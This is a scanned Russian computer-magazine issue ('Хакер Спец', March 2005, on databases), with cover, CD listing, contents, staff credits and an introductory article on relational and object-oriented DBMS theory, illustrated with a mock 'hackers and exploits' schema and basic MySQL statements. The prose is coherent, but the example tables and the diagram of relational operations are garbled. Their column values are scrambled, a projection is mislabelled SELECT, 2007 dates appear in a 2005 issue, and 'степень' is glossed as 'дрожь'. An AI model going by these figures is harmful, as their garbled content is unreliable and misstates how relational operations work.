

СПЕЦ ЖУРНАЛ ХРАНЕНИЕ И РАБОТА С ДАННЫМИ

№03(52) ● МАРТ ● 2005

ЕЖЕМЕСЯЧНЫЙ ТЕМАТИЧЕСКИЙ КОМПЬЮТЕРНЫЙ ЖУРНАЛ

Базы данных

Стр. 4

Теория СУБД

Научный подход к базам данных

Прежде чем начать практиковаться в создании моделей, проектировании сложной базы или в управлении навороченной СУБД, нужно вооружить себя хотя бы минимальными теоретическими знаниями.

Стр. 70

Падение черного ястреба

Как обеспечить безопасность данных

То, что данные нужно защищать, понятно даже ежику в тумане. Это особенно важно для баз данных, потому что в таких корпоративных хранилищах очень часто складывается то, от чего зависит жизнь компании.

БОНУС

Тест ADSL-модемов

Стр. 106



Хранение и работа с данными от А до Я

В ЖУРНАЛЕ Теория СУБД **4**, Уравнение правильной базы **8**,
Какие бывают базы **12**, Базы знаний **16**,
История развития ДВС **20**, Как создать и использовать БД **24**,
Моделирование в ERwin **28**, Установка и доступ к Oracle **32**, MySQL в разрезе **36**,
Оптимизация SQL-запросов **40**, Повышение производительности **50**,
Программирование с использованием ДВС-технологий **56**

НА CD MySQL 5.0.2a ■ PostgreSQL 8.0.1
Sybase Adaptive Server
Enterprise ■ MyODBC 3.51.10 ■ Pgadmin3 1.2.0
PostgreSQL JDBC ■ Crystal Reports
Mp3tag V.2.27 ■ Microsoft AntiSpyware

(game)land

ISSN 1609-1027



CONTENT:

(game)land
СМОДОВА 2 11111

MULTIBOOTABLE CD

СПЕЦ
ХАКЕР
03(52) МАРТ, 2005

Базы
данных



НА ДИСКЕ:

Весь софт из номера:

- MySQL 5.0.2a
- PostgreSQL 8.0.1
- Sybase Adaptive Server Enterprise
- ErWin 4.1.1
- ... и другой софт, который поможет тебе стать профи!

+ ко всему:

- SQL-серверы
- Драйвера и менеджмент БД
- Отчетность
- Лучший софт от NoName
- Очередной бонус от SH8
- Обновления Windows (9x/XP/NT/2000/2003)
- Спец 03(52), Базы Данных
- Январские номера: Хакер, Железо, MS

- Спец 01(50), Дизайн
- Хакер 01(73)
- Железо 01(11)
- Мобильные компьютеры 01(52)
- Обновления для Windows за месяц

СПЕЦ CD

И ЕЩЕ:

ВСЕ СОФТ ИЗ НОМЕРА!

SQL-СЕРВЕРЫ

- MySQL 5.0.2a
- PostgreSQL 8.0.1
- Sybase Adaptive Server Enterprise

ДРАЙВЕРЫ И МЕНЕДЖМЕНТ БД

- MyODBC 3.51.10
- MySQL administrator 1.0.19
- MySQL .NET connector 1.0.4
- MySQL query browser 1.1.5
- Pgadmin3 1.2.0
- PostgreSQL JDBC
- PSQL ODBC 07.03.0200
- libpgxx 2.4.3
- Npgsql (data provider for .NET)
- ErWin 4.1.1
- Otl4
- Jail

ОТЧЕТНОСТЬ

- Crystal Reports
- FastReport (для Delphi/Builder)
- ReportBuilder
- EhLib

СОФТ ОТ NONAME

- Google Desktop Search 121004
- Mp3tag V.2.27
- Entbloess v2.72
- Opera 8.0 Beta 1
- SnapTouch v2.20
- FeedDemon 1.5 Beta 4a
- Longhorn Transformation Pack 8
- AbiWord v2.2.2
- Gaim v.1.1.1
- Apollo v37zi
- foobar2000 v0.8.3 Build 1228
- Microsoft AntiSpyware
- Red Eye Remover 1.7
- RMOSChange v1.5
- Brenning's View 1.4.2
- MusicBrainz Tagger v0.10.5
- UltraISO 7.5.1.965 Media Edition

+ бонус от группы SH8

Все это на ЗАГРУЗОЧНОМ CD!

Что касается меня, то я частенько вижу объявления о том, что на работу требуются администраторы БД. Оплата в СКВ и при этом - весьма кругленькие суммы. Что ж, пора и тебе обучиться этому таинственному искусству - разработке и организации БД. Не без помощи всего того, что мы предлагаем на CD ;).



INTRO

Информация не только дороже денег, но и порой в немыслимое количество раз больше их по объему. Хотя есть одно важное сходство: и то, и другое надо каким-то образом хранить. Небольшие суммы носишь в кармане, покрупнее - кладешь в кошелек, а солидные запасы относишь в банк. Аналогично с информацией. Простые вещи держишь в голове, более объемную информацию записываешь на бумажке или в текстовом редакторе, а с большими потоками - уже туго, особенно когда требуется оперативно открыть в архиве записок что-то нужное. Именно в таком случае на помощь тебе придут базы данных и системы управления, вооруженные функциями накопления, обработки и поиска информации.

Фактически возможности современных баз данных значительно шире и не ограничиваются банальным хранением информации. Так как большой объем данных без их анализа не имеет смысла, базы данных (а точнее, СУБД) эволюционируют, учатся анализировать информацию и представлять ее в удобоваримом виде. Бизнес доверил себя базам данных и стал их заложником. Как минимум, вся бухгалтерия хранится "в базе". С развитием сетей базы данных становятся сетевыми и многопользовательскими. Недовольство человечества реляционной моделью баз данных породило появление объектной модели. Люди начинают хранить не только информацию, но и знания, позволяя базам данных автономно самосовершенствоваться. И это только цветочки.

Раз это актуально, мы не остались в стороне. К тому же у тебя есть возможность самому создавать базы данных и принимать участие в дальнейшем развитии технологий. Для удачного старта нужна подпитка теоретическим материалом, который ты найдешь в этом номере: что такое база данных, какие актуальные разработки существуют на данный момент, где и как их можно использовать. Само собой, мы не забыли и про безопасность. Чем сложнее система, тем больше шансов найти в ней уязвимость. А уязвимости в информационных системах, пожалуй, один из главных бичей XXI века.

Андрей Каролик

СОДЕРЖАНИЕ № 03 (52)

ТЕОРИЯ

4 Теория СУБД

Научный подход к базам данных

8 Уравнение правильной базы

Какие бывают базы и как выбрать правильную

12 Базы бывают разные

Теоретическая подпитка для самостоятельного выбора

16 Кибернетическое бессмертие

Будущее за базами знаний

18 Хроники DataBase Connectivity

История развития интерфейсов доступа к базам данных

ПРОЕКТИРОВАНИЕ

24 Своя структура

Как создать и использовать базу данных

28 Информационное моделирование в ERwin

Создаем наглядную схему БД

32 Свидание с Оракулом

Установка и доступ к Oracle

36 MySQL в разрезе

Все о практическом применении MySQL

40 Сделаем это побыстрее

Оптимизация SQL-запросов

46 Тюнинг для Оракула

Несколько слов об управлении и настройке Oracle

50 Повышение производительности

Общие рекомендации по оптимизации сервера

ПРОГРАММИРОВАНИЕ

52 Цивилизованное оформление

Визуализация данных и генераторы отчетов

56 DataBase Connectivity в твоей программе

Программирование с использованием DBC-технологий

60 Средства разработки запросов

Комментарий специалиста на примере

62 Доступ к БД из web-приложений

Сказ о доступе к БД из программ на Perl и PHP

66 Если скрестить InterBase с XML

Реальный пример интеграции

БЕЗОПАСНОСТЬ

70 Падение черного ястреба

Как обеспечить безопасность данных

74 Разрешите войти?

Настройка прав доступа к базе данных

78 Спасение утопающих - дело рук, а не ног

Резервное копирование и восстановление данных

82 Эффективное управление базой данных

Инструменты автоматизации в MS SQL Server

84 Атака SQL injection

Что может сделать взломщик

90 Взлом СУБД

Обзор уязвимостей с наглядными примерами

SPECail delivery

94 WEB

Обзор сайтов

96 Обзор книг

Перспективы работающих с базами
Мнение самих специалистов

100 Курсы vs. вышка


ЭКСПЕРТЫ НОМЕРА

Михаил Фленов aka Horrific

Постоянный автор журналов "Хакер" и "Хакер Спец". Специалист по БД на различных платформах программист. Ведущий сайта vt-online.ru. Автор книг: "Библия Delphi", "Программирование в Delphi глазами хакера", "Программирование на C++ глазами хакера", "Delphi и в шутку, и всерьез", "Компьютер глазами хакера".




Дмитрий Сошников



Кандидат физ.-мат. наук, доцент кафедры вычислительной математики и программирования МАИ, руководитель группы искусственного интеллекта УМЦ-8, консультант компании Partners International, LLC

ТЕОРИЯ

8 Уравнение правильной базы Какие бывают базы и как выбрать правильную





ОФФТОПИК

СОФТ

104 NoName

Самый вкусный софт

HARD

106 Модемы нового века

110 Zalman VF700-AICu

112 Паяльник

Магнитный джокер 2:
Картоприемник на табурете

CREW

116 Е-мыло

Пишите письма!


STORY

120 Четвертая перегаца

БЕЗОПАСНОСТЬ


90 Взлом СУБД

Обзор уязвимостей с наглядными примерами



HARD

110 Zalman VF700-AICu



Редакция

» **главный редактор**
Николай «AvaLANche» Черепанов
(avalanche@real.xakep.ru)

» **выпускающие редакторы**
Александр «Dr.Klouniz» Лозовский
(alexander@real.xakep.ru),
Андрей Каролик
(andrusha@real.xakep.ru)

» **редакторы**
Ашот Оганесян
(ashot@real.xakep.ru),
Николай «Gorlum» Ангреев
(gorlum@real.xakep.ru)

» **редактор CD**
Иван «SkyWriter» Касатенко
(sky@real.xakep.ru)

» **литературный редактор**
Валентина Иванова
(valyivanova@yandex.ru)

Art

» **арт-директор**
Кирилл Петров «KROt»
(kegel@real.xakep.ru)
Дизайн-студия «100%КПД»

» **верстальщик**
Алексей Алексеев

» **художник**
Константин Комардин

Реклама

» **директор по рекламе ИД (game)land**
Игорь Пискунов (igor@gameland.ru)

» **руководитель отдела рекламы цифровой и игровой группы**
Ольга Басова (olga@gameland.ru)

» **менеджеры отдела**
Виктория Крымова (vika@gameland.ru)
Ольга Емельянцева (olgaeml@gameland.ru)

» **трафик-менеджер**
Марья Алексеева
(alekseeva@gameland.ru)
тел.: (095) 935.70.34
факс: (095) 924.96.94

Распространение

» **директор отдела дистрибуции и маркетинга**
Владимир Смирнов
(vladimir@gameland.ru)

» **оптовое распространение**
Андрей Степанов
(andrey@gameland.ru)

» **региональное розничное распространение**
Андрей Наседкин
(nasedkin@gameland.ru)

» **подписка**
Алексей Попов
(popov@gameland.ru)

» **PR-менеджер**
Яна Агарунова
(yana@gameland.ru)
тел.: (095) 935.70.34
факс: (095) 924.96.94

PUBLISHING

» **издатель**
Сергей Покровский
(pokrovsky@gameland.ru)

» **учредитель**
ООО «Гейм Лэнд»

» **директор**
Дмитрий Агарунов
(dmitri@gameland.ru)

» **финансовый директор**
Борис Скворцов
(boris@gameland.ru)

Горячая линия по подписке

тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

Для писем

101000, Москва,
Главпочтамт, а/я 652, Хакер Спец

Web-Site

<http://www.xakep.ru>

E-mail

spec@real.xakep.ru

Мнение редакции не всегда совпадает с мнением авторов. Все материалы этого номера представляют собой лишь информацию к размышлению. Редакция не несет ответственности за незаконные действия, совершенные с ее использованием, и возможный причиненный ущерб. **За перепечатку наших материалов без спроса - преследуем.**

Отпечатано в типографии «ScanWeb», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещания и средствам массовых коммуникаций **ПИ № 77-12014** от 4 марта 2002 г.

Тираж **42 000** экземпляров.
Цена договорная.

Content:

4 Теория СУБД

Научный подход к базам данных

8 Уравнение правильной базы

Какие бывают базы и как выбрать правильную

12 Базы бывают разные

Теоретическая подпитка для самостоятельного выбора

16 Кибернетическое бессмертие

Будущее за базами знаний

18 Хроники DataBase Connectivity

История развития интерфейсов доступа к базам данных

Докучаев Дмитрий aka Forb (forb@real.hacker.ru)

ТЕОРИЯ СУБД

НАУЧНЫЙ ПОДХОД К БАЗАМ ДАННЫХ

Прежде чем начать практиковаться в создании моделей, проектировании сложной базы или в управлении навороченной СУБД, нужно обогатить себя хотя бы минимальными теоретическими навыками. Еще в древние времена, когда о базах данных только мечтали, кто-то подметил, что без теории нет практики.



ЧТО ТАКОЕ СУБД И С ЧЕМ ЕЕ ЕДЯТ

■ Тем, кто впервые слышит о базах данных, нет смысла рассказывать о моделях, связях и т.п. Самое первое, с чего нужно начать повествование, - базовые определения, за получив которые в свой арсенал, ты легко переваришь все остальное.

Потребность хранения данных в виде некоторых структур, то есть упорядочения информации о некоторых объектах окружающего мира, была ощутимой для человечества всегда. В этом случае под объектом понимается или какой-либо предмет, или более абстрактное понятие (например, процесс производства чего-нибудь).

Внесение объекта в базу - только полдела. Его еще нужно как-то характеризовать, связать с ним определенное значение. И тут нужно ввести понятие "данные". Данное - это определенный показатель, характеризующий объект и наделяющий его определенным значением. Причем не обязательно, чтобы объект был определен одним данным - их может быть много. Представь, что ты имеешь дело с хакерской структурой. Хакерство - это объект. А вот данные - это уже хакерские течения, стаж незаконной деятельности, количество написанных эксплоитов и взломанных машин и т.п. Другими словами, данные - это характеристики определенного объекта. Именно это больше всего интересует клиента, обратившегося к пока еще будущей БД.

Создать многомегабайтный файл с тоннами информации (которая, кстати, вполне может быть избыточной) - это не решение проблемы. Человек любит комфорт, поэтому, чтобы, например, пробить информацию на крупного хакера, от клиента потребуется предоставить только ник взломщика, и тогда исчерпывающая информация о киберпреступнике станет оружием справедливости. Организовать такую систему очень непросто, прошел не один десяток лет, прежде чем отдельные файлы стали достойными базами данных (база данных в ini-файле - это тоже стильно - прим. Dr.). Теперь все стало намного проще благодаря существованию структурированных файлов - баз данных и различных моделей организации данных.

Собственно, модель - это основа, на которую опирается та или иная база данных. В той или иной модели определяются связи

между данными, типы вводимых данных, методы хранения, управления и т.п. Связь данных с прикладными программами обеспечивается посредством СУБД или с помощью систем управления базами данных.

Итак, СУБД - это совокупность языковых и программных средств, предназначенных для создания, ведения и совместного использования БД многими пользователями. Иными словами, с помощью СУБД любой желающий (при наличии определенных прав, конечно) сможет обратиться к базе и достать оттуда интересующую его информацию.

ЗА ТАБЛИЦАМИ - НАШЕ БУДУЩЕЕ!

■ Та или иная СУБД зависит от модели, которая положена в основу базы. В наше время стали наиболее распространенными две модели: реляционная (модель отношений) и объектно-ориентированная (модель объектов). О них и пойдет речь в этой статье.

Начнем с реляционной модели. В далеком 1969 году американский математик доктор Э.Ф. Кодд (E.F. Codd) проанализировал сложившуюся к тому времени ситуацию по базам данных и пришел к выводу, что дело плохо. Во всех имевшихся в то время моделях были существенные недостатки: избыточность данных, сложность обработки и отсутствие безопасности хранения информации и т.п. После тягостных раздумий Кодд решил создать свою модель - реляционную. Для тех, кто злостно прогуливал английский, напомню, что relation переводится как "отношение" или просто "таблица". Гениальный доктор просто реализовал хранение данных в табличной форме, то есть организовал такие "хранилища" в виде логических структур (физические методы хранения могут быть любыми). Тем самым Кодд сумел добиться наглядности представления информации и удобства ее обработки. Благодаря достижению этого гения для формирования таблицы данных стало достаточно выполнить определенный логический запрос, подчиняющийся законам булевой алгебры. Среди операторов манипуляции данными существуют минимум три операции: извлечение строк (SELECT), извлечение столбцов (PROJECT) и объединение таблиц (JOIN). В результате этих действий мы получаем таблицу. И простой вывод из всего этого: результатом любой операции в реляционной модели является объект того же рода, что и объект, над которым осуществлялось действие.

SELECT (ВЫБРАТЬ) Забрать строки из таблицы "Детали", где родина была (IS) Россия:

Имя хакера	Количество успешных	Дата в месяц
Еврей	1	2007
Робин	1	2007

SELECT Заменить столбец "Хакерские успехи" в "Дата в месяц" в таблице "Детали":

Количество успешных	Дата в месяц
1	2007
1	2007

JOIN соединить таблицу "Хакеры" в "Детали" по столбцу "Имя хакера":

Имя хакера	Хакерские успехи	Дата в месяц	Количество успешных	Дата рождения
Еврей	Еврей	2007	1	1980-03-01
Майкл	Еврей	2007	1	1979-04-07
Робин	Детали хакера	2007	1	1980-03-01

Основные операторы реляционной модели

Термины данных

```

    graph TD
      TD[Термины данных] --> P[Первичный ключ]
      TD --> S[Столбец]
      TD --> R[Ряд]
      TD --> PMS[Первичный ключ]
      P --> NI[Имя хакера]
      S --> KS[Хакерские успехи]
      R --> DR[Дата рождения]
      PMS --> NI
      PMS --> KS
      PMS --> DR
      PMS --> MS[Место]
      PMS --> DM[Дата в месяц]
  
```

Имя хакера	Хакерские успехи	Дата рождения	Количество успешных	Дата в месяц
Еврей	Еврей	1980-03-01	1	2007
Майкл	Еврей	1979-04-07	1	2007
Робин	Детали хакера	1980-03-01	1	2007

Все термины в одной схеме

Это и есть основное свойство описываемой модели.

Кроме базовых знаний, нам понадобятся основные определения, применимые к этой модели: тип данных, атрибут, кортеж, отношение и первичный ключ.

Тип данных - определение, которое соответствует понятию типа в языках программирования. Другими словами, для реляционной модели можно отметить такие основные типы, как "целые числа", "строки", "символы", "числа с плавающей запятой", "дата" и "деньги" (куда в наше время без денег :)).

Атрибут - это столбец в таблице с данными. Например, если на экране имеется информация о хакерских течениях, эксплойтах и стаже деятельности, то все эти столбцы являются атрибутами.

Кортеж - строка в таблице с данными. Таким образом, исчерпывающая информация на определенного хакера является кортежем.

Отношение - таблица в целом. Описание типов данных, применяемых в табличке, называется заголовком отношения, а все остальное (собственно данные) - телом отношения.

Первичный ключ - минимальный набор атрибутов (столбцов), которые будут определять однозначную уникальность каждого кортежа (строки) в отношении (таблице). При создании базы следует очень внимательно отнестись к заданию первичного ключа - в нашем примере ника хакера будет недостаточным (вдруг кто-нибудь захочет взять себе кличку своего кумира? :)). Бывает, что для аутентификации вводится дополнительное поле с порядковым номером, который будет однозначно разным для каждой строки. Но никто не

Обычное определение	Неформальный эквивалент
Отношение	Таблица
Кортеж	Строка или запись таблицы
Кардинальное число	Количество строк
Атрибут	Столбец или поле
Степень (дрожь)	Количество столбцов
Первичный ключ	Уникальный идентификатор
Домен	Общая совокупность допустимых значений данных в столбце

Шпаргалка для студентов :)

запрещает выбирать для первичного ключа два или три атрибута: все как ты пожелаешь, лишь бы это действие было логически обоснованным (подобный ряд атрибутов будет называться составным первичным ключом).

СВЯЗЫВАЕМ ДАННЫЕ

■ Чтобы добиться эффективного управления базой, необходимо обеспечить связанность данных. Проще говоря, нужно уметь связывать две или более таблицы в БД (если они, конечно, там есть). Для этого был придуман так называемый "внешний ключ", который представляет собой атрибут (или набор атрибутов) в одной таблице, совпадающий по типу с первичным ключом другой. Но также следует соблюдать условие, согласно которому каждое значение в столбце одной таблицы должно совпадать с каким-либо значением в другой. Суть этого определения лопни после моего разъяснения о возможных связях данных.

В теории СУБД выделяется три вида связей: один-к-одному, один-ко-многим и многие-ко-многим. Расскажу подробно о каждом виде.

1. **Один-к-одному.** Этот вид связи применяется в том случае, когда первичный ключ одной таблицы ссылается на ключ другой. Чтобы было понятнее, приведу пример: допустим, у нас имеется три таблицы хакерской БД. Первая - информация о хакере: дата рождения, пол (девушки тоже бывают взломщиками ;)) и ICQ. Вторая - хакерские течения (тип течения, его сложность и начальные капиталовложения). Ну и третья - тип выхода в интернет (технология, скорость доступа, оценка безопасности). Все эти таблицы нельзя свести в одну, так как в результате отсутствия связи между данными о доступе в интернет и о хакерских течениях (и не только о них) мы получим путаницу. А при реализации связи в виде трех разных таблиц (с помощью первичного ключа - порядкового номера) обеспечивается и высокая скорость обработки, и упорядоченность данных.

2. **Один-ко-многим.** Наиболее типичная связь. Реализуется при копировании первичного ключа одной таблицы в другую. В этом случае во второй таблице этот ключик называется уже внешним. Непонятно? Тогда опять обращусь к примеру. Возьмем две таблицы - с информацией о хакере (таблица "Хакеры") и об отношениях с характеристиками эксплойтов, которые он написал (таблица "Эксплойты"). По сути, они связаны механизмом один-ко-многим. Действительно, каждый хакер может быть авто- >>

Кроме объектно-ориентированной и реляционной, существуют также сетевые, иерархические, дескрипторные и тезаурусные модели.

Чтобы посмотреть заголовков отношения в MySQL, используйте команду desc таблица.

Объектно-ориентированная модель полюбилась всем потому, что в ней легко реализуется связь многие-ко-многим.

ХАКЕРЫ

Имя хакера	Хакерские успехи	Дата рождения
Еврей	Еврей	1980-03-01
Майкл	Количество успешных	1979-04-07
Робин	Детали хакера	1980-03-01

Детали хакера


Количество успешных	Дата в месяц	Имя хакера
1	2007	Еврей
1	2007	Робин
1	2007	Майкл

Отношения в реляционной модели

Неформальные определения реляционных объектов данных

Обычное определение	Неформальный эквивалент
Отношение	Таблица
Кортеж	Строка или запись таблицы
Кардинальное число	Количество строк
Атрибут	Столбец или поле
Степень (дрожь)	Количество столбцов
Первичный ключ	Уникальный идентификатор
Домен	Общая совокупность допустимых значений данных в столбце



Такие сложные связи!



ром нескольких эксплоитов (так часто и бывает), но каждый эксплоит может быть написан одним и только одним автором (даже при совместной работе в хак-группах определенным эксплоитом занимается один человек). Здесь в качестве внешнего ключа в таблице "Эксплоиты" используется ник хакера, а в качестве первичного - название эксплойта. При этом внешний ключ "ник хакера" является первичным ключиком в таблице "Хакеры", а сюда введен намеренно для связи двух таблиц и организации поиска нужной информации. Кстати, отношение "Эксплоиты" совсем не обязательно будет состоять лишь из одного атрибута - можно добавить характеристики операционки, к которым применим эксплоит, количество целей, тип (локальный или удаленный) и т.п.

1. Многие-ко-многим. Суть этого типа связи в том, что ключ в одной таблице связывается с ключом другой и наоборот. С этим типом в реляционной модели дела обстоят очень плохо. Точнее, эту связь напрямую вообще никак не реализовать. Чтобы обойти этот недостаток, используется классическое решение: добавляется промежуточное отношение, которое будет связано типом "один-ко-многим" как с первой, так и со второй таблицей. Опять наглядный пример. Имеем два отношения: информация о хакерах и данные о серверах, которые когда-то были взломаны. Если подумать, то мы владеем следующей структурой: одним злоумышленником могут быть хакнуты несколько серверов (так часто и бывает в жизни), а на один сервер могут поселиться несколько хакеров (одновременно или последовательно), если админ вовремя не пропатчил баг. Чтобы реализовать подобную схему в реляционной БД, мы добавим промежуточное отношение из двух полей: ник хакера и адрес сервера. Таким образом, эта вспомогательная таблица будет иметь связь "один-ко-многим" как с первым, так и со вторым отношением. Конечно, в этом случае повысится избыточность данных, поэтому эксперты рекомендуют избегать таких связей.

Вот, собственно, и вся информация о реляционной модели. Чтобы подытожить этот раздел, скажу, что многие СУБД построены именно на ее основе. Я бы с удовольствием рассказал про булеву алгебру, на законах которой основана реляционная модель, но, к сожалению, объемы этой статьи не позволяют мне этого сделать.



ОБЪЕКТНЫЙ РАЙ

■ А как же обстоят дела с остальными СУБД? К какой модели принадлежат они? На самом деле, кроме реляционной модели существуют и другие. Ни одна из них не получила особого распространения, за исключением, пожалуй, объектно-ориентированной, которая появилась позже реляционной (поэтому ее иногда называют постреляционной) и применяется по сей день.

Основное условие в реляционной модели - это правило нормализации. Все значения таблицы должны быть логически неделимыми, столбцы и строки - неупорядоченными, и в отношении не должно быть двух одинаковых кортежей. Подобная нормализация часто нарушает естественные иерархические связи между объектами, что крайне неудобно, поэтому разра-

ботчики предложили новую СУБД, а именно - объектно-ориентированную. Суть такой парадигмы в том, что предметная область согласно ей представляется в виде объектов, которые соединены в так называемые классы. Каждый объект в классе наделяется пассивными характеристиками или методами. Управление объектом возможно только через имеющиеся отношения к нему методы. Атрибуты того или иного объекта могут принимать одно из множества допустимых значений, а набор конкретных значений определяет поведение объекта. Множество объектов с одним и тем же значением атрибутов и методов определяют класс объекта.

Получается, что теория объектно-ориентированной базы данных похожа на организацию любого объектно-ори-

МОЩЬ И СИЛА SQL

■ Ниже приведен список запросов, изучив который в полной мере можно оценить возможности SQL. Все примеры адаптированы под СУБД MySQL, с которым очень часто приходится сталкиваться. Начнем с самого простого. Прежде чем что-либо просматривать и изменять, необходимо создать собственную БД и таблицу в ней. Первый шаг делается с помощью запроса:

```
CREATE database hack_db;
```

Заметь, что все запросы должны оканчиваться символом ";".

Теперь самое время создавать хакерскую таблицу. Пусть в ней будут находиться атрибуты с индексами `number`, `hacker_nickname`, `hacker_date`, `hacker_style` и `hacker_icq`. Первый столбец будет выступать в качестве первичного ключа - благодаря уникальному номеру можно будет отличить одного хакера от другого.

```
CREATE table hacker_table (
  number INT NOT NULL AUTO_INCREMENT,
  hacker_nickname CHAR(20),
  hacker_date DATE,
  hacker_style CHAR(20),
  hacker_icq INT(10),
  primary key(number)
);
```

Проанализируем каждое поле. Вначале мы задаем имя таблицы, затем оговариваем ее атрибуты. Цифры в скобках означают количество символов, которые могут быть отведены под то или иное значение. В последней строке определяется атрибут первичного ключа. В нашем случае это столбец `number`.


Создать отношение - полбеды. Теперь нужно заполнить его полезной информацией. Для этого существует незаменимая команда `INSERT`. К примеру, мы хотим занести в базу двух хакеров. Для этого осуществляем два запроса:

```
INSERT INTO hacker_table (hacker_nickname, hacker_date, hacker_style, hacker_icq) VALUES ('d3f4c3d', '1980-12-01', 'defacing', 300003);
```


ентированного языка программирования. Так оно и есть. Любой класс объектов может быть унаследован от другого класса и может содержать в себе все его методы наряду с собственными. Также соблюдается правило инкапсуляции: менять значения атрибутов объекта разрешается только с помощью методов. И наконец, полиморфизм - это механизм переопределения методов у наследуемого объекта.

Основное достоинство ООБД в том, что такая база учитывает поведенческий аспект объекта, в отличие от реляционной СУБД, в которой между структурой и поведением есть разрыв. Правда, чтобы реализовать ООБД, потребуются специальные языки программирования, что сильно усложняет жизнь проектировщика :).

Чтобы не допустить таких накладок, реляционную и объектно-ориентированную СУБД попытались объединить. Ясное дело, что для этого потребовалось бы расширять стандарты и модернизировать уже существующие языки программирования. Таким образом, крупные



Пример объектно-ориентированной БД

фирмы IBM и Oracle доработали свои СУБД добавив объектную настройку над реляционным ядром системы.

DO YOU SPEAK ENGLISH?

■ Для каждой модели БД существует свой язык управления. Для реляционной модели таким языком является SQL (Structured Query Language, или структурированный язык запросов). Создатели этого языка стремились максимально приблизить свое

детали к человеческому (английскому) языку и при этом наполнить его логическим смыслом.

Язык SQL существенно облегчает работу тем, кто постоянно имеет дело с реляционными СУБД. Строго говоря, без этого структурированного языка многим несчастным пришлось бы писать программу, например, на С. Представь: чтобы полноценно работать с таблицей, сначала необходимо создать этот объект, потом запрограммировать процедуры обращения к ней (извлечение и добавление строк). Для избавления от подобной гемморой разработчики СУБД позаботились о создании языка SQL.

Все SQL-запросы очень похожи на логические условия булевой алгебры (кто не прогуливал матан, тот меня поймет :)). Ты сам в этом убедишься, если помотришь на врезку с основными командами языка.

Как уже было сказано, существуют и другие виды, кроме реляционных. В частности, объектно-ориентированные. Естественно, что для таких баз данных будет применяться уже другой язык запросов.

